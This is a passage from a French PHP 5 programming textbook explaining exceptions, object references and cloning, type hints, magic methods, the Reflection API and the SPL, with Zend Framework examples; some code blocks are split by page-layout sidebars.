Les attributs de la classe étant privés ou protégés, nous ne pouvons y accéder à partir de l'objet `Exception`. En revanche, des méthodes existent, et leur nom est assez explicite.

Reprenons notre classe `Produit` utilisée dans les paragraphes précédents, et ajoutons-lui la gestion des exceptions :

Exemple concret d'utilisation des exceptions

```
class Produit
{
    protected $_prix;
    protected $_stock;

    public function __construct($p, $s)
    {
        $this->_prix = abs((float)$p);
        $this->_stock = abs((int)$s);
    }

    public function getStock()
    {
        return $this->_stock;
    }

    public function getPrix()
    {
        return $this->_prix;
    }

    public function vendre($ex)
    {
        $exemplaires = abs((int)$ex);
        if ($exemplaires > $this->_stock) {
            throw new Exception ('Stock insuffisant');
        }
        $this->_stock -= $exemplaires;
        return $this->_prix * $exemplaires;
    }
}
```

Utilisation de la classe Produit

```
$produit = new Produit(10, 20);
try {
    $facture = $produit->vendre(15);
} catch (Exception $e) {
    echo "Un problème est survenu :", $e->getMessage(), "\n";
    echo "Dans le fichier {$e->getFile()}";
    echo " à la ligne {$e->getLine()}";
}
```

Cet exemple, en revanche, n'affiche rien, car l'exception n'est envoyée que si on tente de vendre un nombre de produits supérieur au stock actuel. Le stock est ici de 20, et nous vendons 15 produits : tout va bien.

Dans le cas contraire, le bloc catch aurait été exécuté.

Il est obligatoire de typer l'exception que l'on souhaite intercepter, tout simplement parce qu'un algorithme peut envoyer plusieurs types d'except-

REMARQUE Bloc try/catch facultatif

Contrairement à d'autres langages, nous aurions pu ne pas utiliser de bloc try/catch. Cependant, si une exception est envoyée (throw) mais non interceptée, alors PHP générera une erreur E_FATAL. Notez aussi qu'il n'existe pas d'interface Throwable, comme en Java.

tion. Chacune sera alors gérée d'une manière différente, il suffira d'enchaîner les blocs catch :

Exemple d'exceptions avec ZendFramework

```
try {
    $db = Zend_Db::factory('Pdo_Mysql', $parameters);
    $db->getConnection();
} catch (Zend_Db_Adapter_Exception $e) {
    echo "Problème de connexion au SGBD";
} catch (Zend_Exception $e) {
    echo "Impossible de charger la classe PDO_Mysql";
}
```

Chacune des classes d'exception du Zend Framework hérite de Exception, sinon il n'aurait pas été possible de les envoyer via throw.

L'intérêt apparaît tout de suite : on peut traiter chacune des exceptions d'une manière bien spécifique. Il faut ainsi les intercepter de la plus spécifique à la plus générique.

Il est aussi possible, pourquoi pas, de redéfinir certaines méthodes de la classe Exception :

Une classe d'exception personnalisée

```
class MyException extends Exception
{
    protected static $_logFile = 'chemin/exceptions.log';

    public function __construct ($message = '', $code = 0)
    {
        $this->_log(self::$_logFile);
        parent::__construct($message, $code);
    }

    protected function _log($where)
    {
        file_put_contents($where, $this->getMessage(),
        FILE_APPEND);
    }
}
```

Lorsqu'une telle exception sera envoyée, elle enregistrera automatiquement le message qu'on lui passe, dans un fichier de journalisation.

Nous avons redéfini le constructeur dans ce but, en ajoutant simplement l'enregistrement dans le journal, sans oublier d'appeler le constructeur parent, afin que l'objet Exception soit pleinement construit.

Il aurait pu être intéressant aussi d'exploiter le code. L'appréciation du code de l'exception, ainsi que sa signification, est laissée au développeur.

En gros, vous pouvez l'utiliser comme vous le souhaitez, PHP n'en fait rien pour lui-même.

Voici un exemple qui analyse le code de l'exception et, dans certains cas, la renvoie :

Exemple de renvoi d'une exception

```
try {
    $unObjet->uneMethodeComplexe();
} catch (Exception $e) {
    if($e->getCode() == 500) {
        exit($e->getTraceAsString());
    } else {
        throw $e; // Renvoi de l'Exception
    }
}
```

Ici, dans un bloc try/catch, si nous attrapons une exception, quel qu'en soit son type, nous analysons son code. Dans le cas d'un code 500, nous arrêtons le programme en affichant toute la trace de l'exception à l'écran. Dans le cas contraire, nous la laissons s'échapper, en espérant qu'un tel code soit lui-même entouré d'un autre bloc try/catch.

Imbrication de blocs try/catch

```
function uneFonctionPHP()
{
    try {
        throw new Exception('Une exception est survenue');
    } catch (Exception $e) {
        if($e->getCode() == 500) {
            exit($e->getTraceAsString());
        } else {
            throw $e; // Renvoi de l'Exception
        }
    }
}

try{
    uneFonctionPHP();
} catch (Exception $e) {
    echo $e->getMessage();
}
```

Ici, nous essayons d'envoyer une exception sans code. Le code prendra la valeur 0 par défaut et l'exception sera donc attrapée, puis renvoyée, pour être finalement interceptée dans le bloc catch de dernier niveau.

Dans le cas où nous aurions utilisé un code 500, avec une syntaxe `throw new Exception('Message', 500);` alors la trace aurait été affichée et le programme se serait arrêté à cause de `exit()`.

PHP Règle d'or

En PHP 5, par défaut, tous les passages d'objets (d'une variable à l'autre, dans une fonction...) se font par référence.

À SAVOIR Égalité, identité

- L'égalité vérifie que deux objets sont issus de la même classe et ont, à un même moment, les mêmes valeurs d'attributs.
- L'identité vérifie que deux objets représentent la même instance mémoire.

La gestion des objets et les opérateurs

Nous allons voir dans cette partie quelques subtilités à bien maîtriser afin de pleinement manipuler les objets PHP. PHP met à disposition quelques fonctions permettant de faire des tests sur ses objets : passons les plus importantes en revue.

Références et clonage

Contrairement à tout le reste du langage, lorsqu'il s'agit d'objets, PHP suppose systématiquement et implicitement des références, voici un exemple illustrant de ce principe :

Par défaut, les types non-objet agissent par copie

```
$a = 0;
$b = $a;

$b++;
echo $b; // 1
echo $a; // 0
```

Par défaut, le type objet agit par référence

```
class ZF
{
    public $attribut = 0;
}

$a = new ZF();
echo $a->attribut; // 0

$b = $a;
$b->attribut = 2;

echo $b->attribut; // 2
echo $a->attribut; // 2 aussi
```

Que l'on utilise une égalité, ou que l'on passe un objet à une fonction ou à une méthode, il s'agira bien de *la même instance mémoire*.

Les tests d'instance que sont l'égalité et l'identité le démontrent.

Vérification de l'égalité et identité de deux objets

```
class ZF
{
    public $attribut = 0;
}

$a = new ZF();
$b = new ZF();
```

```

$c = $a;

var_dump($a == $b) // true
var_dump($a === $b) // false

$b->attribut = 8;

var_dump($a == $b) // false cette fois

var_dump($a == $c) // true
$a->attribut = 4;
var_dump($a === $c) // true

```

Le clonage est l'action de dupliquer un objet à un moment donné. On le dédouble, il s'agit donc à la fin du clonage de deux instances différentes :

Le clonage

```

class ZF
{
    public $attribut = 0;
}

$a = new ZF();
$b = $a;

$b->attribut = 3;
// $a et $b sont toujours identiques, ce sont les mêmes instances
var_dump($a === $b); // true : mêmes instances

$c = clone $b;

var_dump($c === $b); // false : 2 instances différentes
var_dump($c == $b); // true : 2 instances de la même classe ayant les mêmes valeurs d'attributs

```

À SAVOIR **Clone**

Étant donné qu'avec les objets, le signe égal ne duplique pas l'objet, mais en crée une autre référence, `clone` permet simplement cette duplication. Sur d'autres types PHP, le signe égal s'en charge.

Opérateurs et fonctions relatives aux objets

L'opérateur `instanceof` permet de vérifier à la fois que :

- un objet est une instance d'une classe donnée ;
- un objet est une instance d'une classe fille d'une classe donnée ;
- un objet est une instance d'une classe implémentant une interface donnée.

Utilisation de l'opérateur `instanceof`

```

interface Interrogeable
{
    fonction interroger();
}

```

```

class Personne implements Interrogeable
{
    protected $_prenom;
    protected $_adresse;

    public function __construct($prenom, $adresse)
    {
        $this->_prenom = $prenom;
        $this->_adresse = $adresse;
    }

    public function interroger()
    {
        return 'Etre ou ne pas être, telle est la question';
    }
}

class Femme extends Personne
{
    public $sexe = 'Féminin';
}

$uneFemme    = new Femme('Sophie', 'Paris');
$unePersonne = new Personne('inconnu', 'France');

var_dump(uneFemme instanceof Femme);           // true
var_dump(uneFemme instanceof Personne);        // true
var_dump(uneFemme instanceof Interrogeable);   // true

var_dump(unePersonne instanceof Femme);        // false
var_dump(unePersonne instanceof Interrogeable); // true

```

En reprenant l'exemple ci-dessus, voici quelques fonctions PHP relatives aux objets qui peuvent s'avérer très utiles :

Exemples de différentes fonctions PHP concernant les objets

```

$f = new Femme('Sophie', 'Paris');
echo get_class($f); // Femme

echo get_parent_class($f); // Personne

var_dump(get_object_vars($f));
/*array(1) {
    ["sexe"]=>
        string(7) "Féminin"
}*/

var_dump(is_subclass_of($f, Personne)); // true

var_dump(class_implements($f));
/*Array(1) { ["Interrogeable"]=>
    string(13) "Interrogeable"*/

```

Remarquez qu'il y a un réel contexte : tout attribut qui n'est pas public, n'existe pas pour l'objet, sauf dans la classe elle-même. Voyez plutôt :

Le contexte objet

```
class Bureau
{
    private $_notPublic;

    public function hasProperty($prop)
    {
        return property_exists($this, $prop);
    }
}

$b = new Bureau();
var_dump(property_exists($b, '_notPublic')); // false
var_dump($b->hasProperty('_notPublic')); // true
```

Aussi, les fonctions `get_declared_classes()` et `get_declared_interfaces()`, ayant toutes deux des noms explicites, peuvent être utiles, notamment pour prendre connaissance des nombreuses classes et interfaces dont PHP dispose nativement.

REMARQUE Visibilité

Quelle que soit sa visibilité, `method_exists()` retournera `true` si la méthode existe bien.

Typage d'argument

En PHP, il n'existe pas de typage fort. Toute variable peut prendre n'importe quel type de valeur, à n'importe quel moment ou presque. Si ce choix de typage faible peut s'avérer extrêmement pratique, il faut tout de même bien connaître les règles de transtypage internes de PHP.

De plus, l'absence de typage fort peut représenter un inconvénient lors de la programmation de structures de données comme les classes qui, elles, aimeraient bien bénéficier d'une telle fonctionnalité.

Qu'à cela ne tienne, PHP bénéficie du typage d'argument. Lorsqu'une fonction ou méthode doit prendre en argument un objet d'une certaine classe, ou d'une classe implémentant une certaine interface, il est possible de le déclarer :

Déclaration de typage d'argument

```
class Auteur
{
    protected static $_dbInstance;

    public function getLivres($id)
    {
        $id = (int)$id;
        $sql = "SELECT * FROM livres WHERE idauteur = $id";
        return self::$_dbInstance->query($sql);
    }
}
```

PHP Limites du typage

Le typage d'argument ne fonctionne que pour les objets et les tableaux (`array`). Il n'est pas possible d'exiger un autre type, comme `int` ou `string` par exemple, même si ce sujet est en débat pour les futures versions de PHP.

À NOTER Non-respect du typage

Dans le cas où l'on ne respecterait pas le typage d'argument, PHP renverrait une erreur `E_FATAL`.

```
public static function setDbInstance(PDO $instance)
{
    self::$_dbInstance = $instance;
}
}
```

Cette classe sert à créer des objets `Auteur`. La classe possède un attribut (un attribut de classe, statique) représentant un objet qui sert à requêter une base de données. Sa méthode `setDbInstance()` accepte un paramètre typé. Celui-ci doit être, au choix :

- un objet de la classe `PDO` ;
- un objet d'une classe qui hérite de `PDO` ;
- un objet dont la classe implémenterait une interface `PDO`, si elle avait existé.

On comprend rapidement l'intérêt essentiel d'un tel typage. Il est obligatoire, dans cet exemple, que l'objet de base de données qu'utilise la classe `Auteur` possède une méthode `query()`, étant donné que nous l'utilisons.

Afin d'éviter un test, par exemple `if (method_exists...)` ou `if ($argument instanceof MaClasse)`, on a très souvent recours au typage d'argument.

Les méthodes magiques

Nous avons déjà pris connaissance de quelques méthodes magiques de PHP. Celles-ci ont la particularité de commencer par deux caractères de soulignement : `__construct()`, `__destruct()`. Ces méthodes sont dites magiques, car on ne les appelle pas explicitement. C'est PHP qui va les appeler lorsqu'un événement particulier intervient dans le code.

PHP dispose d'autres méthodes magiques qui permettent une utilisation avancée du langage. Il devient alors possible de créer des structures tout à fait originales, et ô combien pratiques. Sans ces méthodes magiques, les frameworks, comme le Zend Framework n'auraient pas une telle souplesse d'utilisation.

Attention, cependant : comme toute la programmation orientée objet, ces méthodes doivent être utilisées à bon escient. Une mauvaise utilisation entraînera le contraire de l'effet recherché : un code plus complexe, moins flexible, et difficile à déboguer.

Il faut aussi noter que l'utilisation des méthodes magiques décrites ci-après a un impact sur les performances du programme. Il faut donc les utiliser lorsqu'elles apportent une réelle valeur ajoutée au programme, et non uniquement pour se simplifier la vie.

__get() et __set()

`__get()` et `__set()` sont appelées automatiquement lorsqu'on accède à un attribut inexistant dans la classe, respectivement en lecture et en écriture. Le contexte de visibilité est bien sûr pris en considération. Si une classe déclare un attribut privé, celui-ci apparaîtra comme inexistant aux yeux de l'objet (externe à la classe donc).

REMARQUE Visibilité et static

`__get()` et `__set()` ne fonctionnent pas pour les attributs statiques et doivent être déclarées publiques à partir de PHP 5.3.

Une classe utilisant `__get()` et `__set()` :

```
class ZFBook
{
    public function __get($prop)
    {
        echo "l'attribut $prop n'existe pas pour cet objet \n";
    }

    public function __set($prop, $value)
    {
        echo "Impossible d'affecter la valeur $value à $prop,
cet attribut n'existe pas pour cet objet. \n";
    }
}

$livre = new ZFBook();
$livre->foo = 'bar';
$a = array($livre->bar);
```

Ce code affiche :

```
Impossible d'affecter la valeur bar à foo, cet attribut n'existe
pas pour cet objet.
```

```
l'attribut bar n'existe pas pour cet objet.
```

Nous allons donner un autre exemple de ce qu'il ne faut, cette fois-ci, pas faire. Nous allons court-circuiter la visibilité et rendre tous les attributs d'une classe visibles à l'extérieur, même si ceux-ci ne sont pas publics :

Utilisation dangereuse des méthodes magiques

```
class ZFBook
{
    public $attribut1    = 1;
    protected $_attribut2 = 2;
    private $_attribut3  = 3;

    public function __get($prop)
    {
        if (!property_exists($this, $prop)) {
            throw new Exception("La propriété $prop n'existe pas");
        }
        return $this->$prop;
    }
}
```

 ZEND FRAMEWORK

Utilisation des méthodes magiques

La classe `Zend_Db_Table_Row`, qui donne accès à un enregistrement d'une table, utilise ces deux méthodes magiques pour permettre d'accéder aux colonnes de l'enregistrement dans la table, sous forme d'attributs de l'objet.

REMARQUE Visibilité et static

Comme pour `__get()` et `__set()`, `__call()` ne fonctionne pas sur les méthodes statiques et doit être déclarée publique à partir de PHP 5.3.

```
public function __set($prop,$value)
{
    if (!property_exists($this, $prop)) {
        throw new Exception("La propriété $prop n'existe pas");
    }
    $this->$prop = $value;
}
}

$livre = new ZFBook();
$livre->attribut1 = 'texte 1';
echo $livre->_attribut2; // 2
$livre->_attribut3 = 'texte 3';
echo $livre->_attribut3; // texte 3

echo $livre->jenexistepas; // fatal error : uncaught Exception
```

En plus de casser réellement le principe de visibilité de la programmation orientée objet, cette classe sera mal analysée par les logiciels IDE (environnements de développement intégrés). En effet, ceux-ci, proposent dans leur autocomplétion tous les attributs publics, sur un objet (ce qui est tout à fait normal et recherché). Or, ce n'est pas parce que le code de la classe donne accès aux attributs privés et protégés de celle-ci via des méthodes magiques, que le logiciel IDE va pour autant refléter ce comportement.

__call()

Cette méthode magique réagit exactement de la même manière que ses sœurs `__get()/__set()`, si ce n'est qu'elle agit lors de l'utilisation d'une méthode inexistante sur un objet.

Exemple d'écriture de setters et getters génériques avec __call()

```
class ZFBook
{
    public $attribut1    = 1;
    protected $_attribut2 = 2;
    private $_attribut3  = 3;

    public function __call($method, $args)
    {
        if (property_exists($this, $attr = substr($method, 3))) {
            if($access = substr($method, 0, 3) == 'set') {
                return $this->$attr = $args[0];
            }
            if($access = substr($method, 0, 3) == 'get') {
                return $this->$attr;
            }
        }
    }
}
```

```

        throw new Exception("La méthode $method n'existe pas");
    }
}

$livre = new ZFBook();
$livre->setattribut1('une valeur');
echo $livre->getattribut1(); // une valeur

```

La méthode `__call()` intercepte tout appel d'un objet à une méthode non existante dans la classe. Elle prend deux paramètres : le premier est le nom de la méthode demandée, le deuxième est un tableau qui représente tous les paramètres passés à la méthode inexistante.

Nous analysons les trois premières lettres de la méthode appelée. S'il s'agit de `get` ou de `set`, alors nous lisons ou écrivons dans l'attribut en question. Attention, ici encore nous ne faisons pas de vérification de visibilité. Si l'attribut en question est privé, il sera accessible.

`__isset()`, `__unset()`

Dans la lignée, ces deux méthodes vont intercepter l'utilisation des fonctions PHP du même nom sur un attribut de classe.

Sans leur présence, un code `isset($obj->attribut)` agirait de manière normale : si l'attribut en question existe et est non nul, `true` est retourné, sinon c'est `false`. Avec les méthodes magiques, il est possible d'intercepter l'appel de ces fonctions et les rerouter ailleurs, sur un tableau interne par exemple.

Interception des fonctions PHP `isset()` et `unset()`, sur un objet

```

class Logiciel
{
    protected $_data = array();

    public function __set($variable, $value)
    {
        $this->_data[$variable] = $value;
    }

    public function __get($variable)
    {
        return $this->_data[$variable];
    }

    public function __isset($name)
    {
        return isset($this->_data[$name]);
    }
}

```

ZEND FRAMEWORK Utilisation de `__call()`

`__call()` est très utilisée dans Zend Framework. Par exemple la classe `Zend_Db_Table_Row` permet, sur ses objets, l'appel à des méthodes non existantes, mais interceptées par `__call()`, comme par exemple `find<class>Via<class>()`.

```

    public function __unset($prop)
    {
        unset($this->_data[$prop]);
    }
}

$soft = new Logiciel();
$soft->valeur1 = 'valeur1';
var_dump(isset($soft->valeur1)); // true
unset($soft->valeur1);
var_dump(isset($soft->valeur1)); // false

```

__clone()

Cette méthode est appelée automatiquement lorsqu'on clone un objet. Elle peut alors effectuer des modifications sur l'objet cloné avant de le retourner :

Utilisation de __clone()

```

class Voiture
{
    protected $_serialNo;

    public function __construct($num)
    {
        $this->_serialNo = (int)$num;
    }

    public function __clone()
    {
        $this->_serialNo++;
    }

    public function getSerialNumber()
    {
        return $this->_serialNo;
    }
}

$v1 = new Voiture(123);
$v2 = clone $v1;

echo $v1->getSerialNumber(); // 123
echo $v2->getSerialNumber(); // 124

```

De la même manière, il est possible d'interdire le clonage d'un objet, tout simplement en passant la méthode `__clone()` en visibilité non publique :

Interdire le clonage

```
class Voiture
{
    protected $_serialNo;

    protected function __clone()
    {}
}

$v = new Voiture;
$v2 = clone $v; // fatal error
```

__toString()

La méthode magique `__toString()` est appelée automatiquement lorsqu'on transforme un objet en chaîne de caractères.

Exemple de transformation d'un objet en chaîne

```
class Personne
{
    private $_nom;
    private $_prenom;

    public function __construct($n, $p)
    {
        $this->_nom = $n;
        $this->_prenom = $p;
    }

    public function __toString()
    {
        return $this->_nom . ' ' . $this->_prenom;
    }
}

$p = new Personne('Pauli', 'Julien');
echo $p; // affiche Pauli Julien

// ou encore
printf("Vous avez le bonjour de %s", $p);

// ou bien
$coords = (string) $p;
```

`__toString()` est souvent utilisée. Par exemple, la classe `Exception` utilise une telle méthode permettant d'afficher l'objet d'exception directement (il renvoie alors toutes ses informations).

REMARQUE Comportement de `__toString()`

Avant PHP 5.2, il était possible de transformer un objet en chaîne, même si celui-ci ne possédait pas de méthode `__toString()`. Il renvoyait alors un identifiant d'objet. Ça n'est désormais plus possible (erreur `E_FATAL`).

ZEND FRAMEWORK Utilisation de `__toString()`

Les objets `Zend_Db_Select` utilisent `__toString()` afin d'afficher la requête qu'ils encapsulent.

Quelques notes :

- un objet ne peut jamais être converti en entier ;
- la méthode magique `__toString()` doit retourner obligatoirement une chaîne de caractères (ce qui est logique) ;
- il n'est pas possible d'envoyer des exceptions depuis la méthode `__toString()`.

`__sleep()`, `__wakeup()`

La sérialisation est le fait de transformer un type composite (array, object) en type scalaire (string, int, float...), souvent une chaîne de caractères. Ce processus est enclenché lors de l'appel à la fonction `serialize()` de PHP, ou l'est automatiquement lors du passage d'un objet (ou tableau) en session.

Cependant, le type spécial ressource de PHP ne peut être transformé en chaîne, car il s'agit d'un type représentant un lien physique entre PHP et un système sous-jacent. Par exemple, une ressource représentant un fichier, telle que retournée par la fonction `fopen()`, ou encore une connexion à une base de données.

Que se passe-t-il lorsqu'un objet, dont un attribut est de type ressource, est sérialisé ? PHP va perdre la valeur de cet attribut. En voici la démonstration :

Sérialisation d'un objet contenant une ressource

```
class Book
{
    protected $_stock;
    protected $_nom;
    private $_log;

    public function __construct($nom, $stock)
    {
        $this->_stock = $stock;
        $this->_nom = $nom;
        $this->_log = fopen('log', 'a');
    }

    public function vendre($nbre)
    {
        $nbre = abs((int)$nbre);
        $this->_stock -= $nbre;
        $this->_log("vente de $nbre exemplaires".PHP_EOL);
    }

    private function _log($message)
    {
        fwrite($this->_log, $message);
    }
}
```

```

}

$b = new Book('Zend Framework', 200);
$b->vendre(10);

$serialized = serialize($b);
$x          = unserialize($serialized);

var_dump($b);
var_dump($x);

// ceci affiche :
object(Book)#1 (3) { ["_stock:protected"]=> int(190)
["_nom:protected"]=> string(13) "ZendFramework"
["_log:private"]=> resource(3) of type (stream) }
object(Book)#2 (3) { ["_stock:protected"]=> int(190)
["_nom:protected"]=> string(13) "ZendFramework"
["_log:private"]=> int(0) }

```

Vous voyez que, concernant l'objet `$x`, l'attribut privé `_log` ne contient plus la ressource, mais un entier dont la valeur est zéro. Ce comportement est exactement le même avec les sessions : l'objet `$b` aurait pu être mis en session, puis restauré dans une page annexe en un objet dans `$x`.

Heureusement, les méthodes magiques `__sleep()` et `__wakeup()`, appelées respectivement pour la sérialisation et la désérialisation d'un objet, vont nous permettre d'agir sur ces deux événements :

Sérialisation d'un objet contenant une ressource et la gérant correctement

```

class Book
{
    protected $_stock;
    protected $_nom;
    private   $_log;

    public function __construct($nom, $stock)
    {
        $this->_stock = $stock;
        $this->_nom   = $nom;
        $this->_log   = fopen('log', 'a+');
    }

    public function vendre($nbre)
    {
        $nbre = abs((int)$nbre);
        $this->_stock -= $nbre;
        $this->_log("vente de $nbre exemplaires".PHP_EOL);
    }

    private function _log($message)
    {
        fwrite($this->_log, $message);
    }
}

```

```

    public function __sleep()
    {
        return array('_stock', '_nom');
    }

    public function __wakeup()
    {
        $this->_log = fopen('log', 'a+');
    }
}

$b = new Book('Zend Framework', 200);
$b->vendre(10);

$serialized = serialize($b);
$x          = unserialize($serialized);

var_dump($b);
var_dump($x);

// ceci affiche :

object(Book)#1 (3) { ["_stock:protected"]=> int(190)
["_nom:protected"]=> string(13) "ZendFramework"
["_log:private"]=> resource(3) of type (stream) }
object(Book)#2 (3) { ["_stock:protected"]=> int(190)
["_nom:protected"]=> string(13) "ZendFramework"
["_log:private"]=> resource(4) of type (stream) }

```

`__sleep()` doit retourner obligatoirement un tableau et celui-ci doit contenir des valeurs décrivant les attributs de l'objet, qui seront effectivement sérialisés. Ici, on sélectionne tout ce qui n'est pas ressource (ceci aurait pu être fait automatiquement au moyen d'une boucle et de la fonction PHP `get_object_vars()`). Notez qu'il aurait été possible « d'épurer » un peu plus les attributs que l'objet doit garder lors de sa transformation en chaîne de caractères.

`__wakeup()` est appelée à la désérialisation de l'objet (ou lors de sa sortie de session, soit lors de l'appel à la fonction PHP `session_start()`). Elle se charge simplement de recréer la ressource nécessaire à la bonne vie de l'objet.

ATTENTION Construction et désérialisation

Désérialiser un objet n'appelle *pas* son constructeur. Un constructeur n'est appelé que par le mot-clé `new`.

L'interface de Réflexion

Rarement utilisée, car peu connue ou pas toujours utile, l'interface de Réflexion est pourtant d'une importance capitale. Mais qu'est-ce donc ?

La réflexion est composée d'un ensemble d'objets et de classes de PHP, qui permettent l'introspection du moteur d'exécution de PHP, le Zend Engine, et particulièrement des objets. Il devient possible de regarder à l'intérieur d'une partie du modèle objet et fonctionnel de PHP.

Cette API peut rendre de grands services, elle est la base des projets de documentation de code (DocBook, PHPDocumentor), ainsi que de certaines structures très souples comme les « objets Mock » utilisés pour les tests unitaires.

L'API de réflexion permet, par exemple, de répondre à ces questions :

- Quelles méthodes sont disponibles pour cette classe/cet objet ?
- Combien de paramètres prend cette fonction ?
- Quels sont les paramètres facultatifs de cette méthode ?
- Combien d'attributs privés comporte cet objet ?
- Comment extraire la documentation de cette classe ?

PHP Intégration de la réflexion

Reflection est une extension PHP proposée par défaut lors de l'installation ou dans les paquets. Comme elle devient indispensable à la construction de frameworks, ou même pour certaines autres extensions PHP, il ne sera bientôt plus possible de la supprimer de PHP via la compilation.




Figure C-9
Diagramme de classes
de l'extension Reflection

Très pratique, si vous voulez la documentation de n'importe quelle extension PHP, classe, méthode, etc., la méthode statique `export()` de la classe `Reflection` est là :

Export de tout l'arbre d'une extension

```

Reflection::export(new ReflectionExtension('PDO'));

// ceci affiche (tronqué) :

Extension [ <persistent> extension #36 PDO version 1.0.4dev ] {

  - Dependencies {
    Dependency [ spl (Required) ]
  }
  - Functions {
    Function [ <internal:PDO> function pdo_drivers ] {
    }
  }
  - Classes [4] {
    Class [ <internal:PDO> class PDOException extends RuntimeException ] {
      - Constants [0] {
      }
      - Static properties [0] {
      }
      - Static methods [0] {
      }
      - Properties [5] {
        Property [ <default> protected $message ]
        Property [ <default> protected $code ]
        Property [ <default> protected $file ]
        Property [ <default> protected $line ]
        Property [ <default> public $errorInfo ]
      }
      - Methods [9] {
        Method [ <internal, inherits Exception> final private method __clone ] {
        }
      }
    }
  }
}
(...)

```

Il est possible d'afficher tout ce qui implémente l'interface `Reflector`, donc tout objet des classes `Reflection*`. Notez que pour créer ce diagramme de classes, nous avons simplement demandé un export de l'extension `Reflection` elle-même.

Zend Framework utilise la réflexion à certains endroits, voyons la méthode `Zend_Controller_Front::resetInstance()` :

Retour à des valeurs par défaut de tous les attributs d'une classe

```

public function resetInstance()
{
    $reflection = new ReflectionObject($this);
    foreach ($reflection->getProperties() as $property) {
        $name = $property->getName();
        switch ($name) {
            case '_instance':
                break;
            case '_controllerDir':

```

```

        case '_invokeParams':
            $this->{$name} = array();
            break;
        case '_plugins':
            $this->{$name} = new Zend_Controller_Plugin_Broker();
            break;
        case '_throwExceptions':
        case '_returnResponse':
            $this->{$name} = false;
            break;
        case '_moduleControllerDirectoryName':
            $this->{$name} = 'controllers';
            break;
        default:
            $this->{$name} = null;
            break;
    }
}
}

```

De la même manière, `Zend_Log` utilise l'API de réflexion pour insérer toutes ses constantes dans un attribut de type tableau :

Utilisation de la Réflexion par `Zend_Log`

```

public function __construct(Zend_Log_Writer_Abstract $writer = null)
{
    $r = new ReflectionClass($this);
    $this->_priorities = array_flip($r->getConstants());
    // ...
}

```

Nous pouvons aussi reprendre l'exemple de la méthode magique `__call()`. Dans cet exemple, nous interceptons les méthodes dont les signatures sont `set<attr>()` et `get<attr>()` afin de les utiliser sur les attributs de la classe. Si nous avions voulu bloquer les attributs privés, nous aurions agi comme ceci :

Exemple de setters et getters avec `__call()` pour les attributs non privés

```

class ZFBook
{
    public $attribut1    = 1;
    protected $_attribut2 = 2;
    private $_attribut3  = 3;

    public function __call($method, $args)
    {
        if (property_exists($this, $attr = substr($method, 3))) {
            $attribut = new ReflectionProperty($this, $attr);
            if ($attribut->isPrivate()) {
                throw new Exception("vous ne pouvez modifier un attribut privé");
            }
        }
    }
}

```

À NOTER Réflexion en lecture seule

Il n'est pas possible de créer de l'intelligence artificielle, car l'API de réflexion ne peut qu'utiliser le modèle objet en lecture. Elle ne peut pas, par exemple, permettre à un objet « d'apprendre » et de s'injecter lui-même des méthodes, ou d'auto-modifier son comportement.

RENOI Design patterns

Les designs patterns sont expliqués dans l'annexe D.

RESSOURCE Informations sur la SPL

Pour de plus amples informations sur la SPL, visitez la documentation de PHP, ou le site :
 ▶ <http://www.php.net/~helly/php/ext/spl/>

```

    }
    if($access = substr($method, 0, 3) == 'set') {
        return $this->$attr = $args[0];
    }
    if($access = substr($method, 0, 3) == 'get') {
        return $this->$attr;
    }
}
throw new Exception("La méthode $method n'existe pas");
}
}

```

Grâce à certaines méthodes « exotiques » comme `ReflectionClass::newInstance()` ou `ReflectionMethod::invoke()`, il est possible d'utiliser des objets de manière « parallèle » à la syntaxe PHP, et ainsi de créer des objets Mock, c'est-à-dire des objets qui vont simuler le comportement d'autres objets, ou qui vont être l'addition virtuelle des fonctionnalités de plusieurs objets.

Associée aux fonctions PHP sur les classes telles que `get_declared_classes()`, la classe `Reflection` permet de construire des systèmes orientés objet très poussés et très structurés tels que des plugins polymorphes.

SPL : Standard PHP Library

La SPL est une extension qui, comme la réflexion, est activée par défaut dans PHP (on ne pourra d'ailleurs plus la désactiver prochainement). Elle se compose d'un ensemble de classes et d'interfaces écrites en C dans Zend Engine 2, pour la plupart, et donc disponibles dans PHP nativement. Elles sont très performantes. Cette extension donne accès à des design patterns qui sont souvent très utiles, si bien qu'essayer la SPL, c'est l'adopter.

Comme la SPL est intégrée au Zend Engine 2, elle va changer le comportement de structures PHP dont on a l'habitude, notamment `foreach()`, `count()` ou encore la manipulation des tableaux.

`foreach()` va réagir à l'interface `Traversable`. Cette interface étant interne au moteur de PHP, il faudra utiliser les interfaces `Iterator` ou `IteratorAggregate` pour faire réagir `foreach()` de manière particulière lorsqu'il est utilisé sur un objet.

PHP propose des fonctions relatives aux classes et interfaces de la SPL : `spl_classes()` et `get_declared_interfaces()` vous en donneront un aperçu.

Iterator

L'itérateur est un design pattern. Tout ce qui est « traversable » (que l'on peut traverser, parcourir) peut, en implémentant l'interface `Iterator`, définir la manière dont il va être parcouru. On peut aussi dire que tout objet peut accéder à l'ensemble des éléments qu'il contient.

